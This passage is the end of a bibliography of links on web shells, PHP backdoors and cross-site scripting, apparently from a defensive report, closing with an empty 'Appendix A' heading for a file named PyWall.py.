- [5] <https://www.us-cert.gov/ncas/alerts/TA15-314A>
- [6] <https://www.fireeye.com/blog/threat-research/2013/08/breaking-down-the-china-chopper-web-shell-part-i.html>
- [7] <http://www.binarytides.com/web-shells-tutorial/>
- [8] https://en.wikipedia.org/wiki/Backdoor_Shell
- [9] <http://www.hacking-tutorial.com/hacking-tutorial/php-web-shell-and-stealth-backdoor-weevly/#sthash.mowRWA8D.dpbs>
- [10] [https://en.wikipedia.org/wiki/Backdoor_\(computing\)](https://en.wikipedia.org/wiki/Backdoor_(computing))
- [11] <https://aw-snap.info/articles/find-backdoor.php>
- [12] <https://blog.sucuri.net/2014/02/php-backdoors-hidden-with-clever-use-of-extract-function.html>
- [13] <https://www.trustwave.com/Resources/SpiderLabs-Blog/Hiding-Webshell-Backdoor-Code-in-Image-Files/>
- [14] <http://resources.infosecinstitute.com/analyzing-javascript/>
- [15] <https://stackoverflow.com/questions/390992/javascript-parser-in-python>
- [16] <http://www.rinet.com.au/website-security-how-to-find-php-backdoor-shell-scripts-on-a-server/>
- [17] <https://www.acunetix.com/website-security/cross-site-scripting/>
- [18] <https://stackoverflow.com/questions/3115559/exploitable-php-functions>
- [19] <http://hxr99.blogspot.gr/2011/12/how-to-call-ui-design-form-with.html>
- [20] <http://hackers2devnull.blogspot.gr/2013/05/how-to-shell-server-via-image-upload.html?m=1>

[21] <http://code.tutsplus.com/tutorials/cross-site-scripting-in-wordpress-practical-tips-for-securing-your-site--wp-30517>

[22] <http://www.pylint.org/>

[23] <http://www.rinet.com.au/website-security-how-to-find-php-backdoor-shell-scripts-on-a-server/>

[24] <http://www.qtforum.org/article/27178/switch-stacked-widget-from-button.html>

[25] <https://www.exploit-db.com/docs/18746.pdf>

Appendix A



PyWall.py
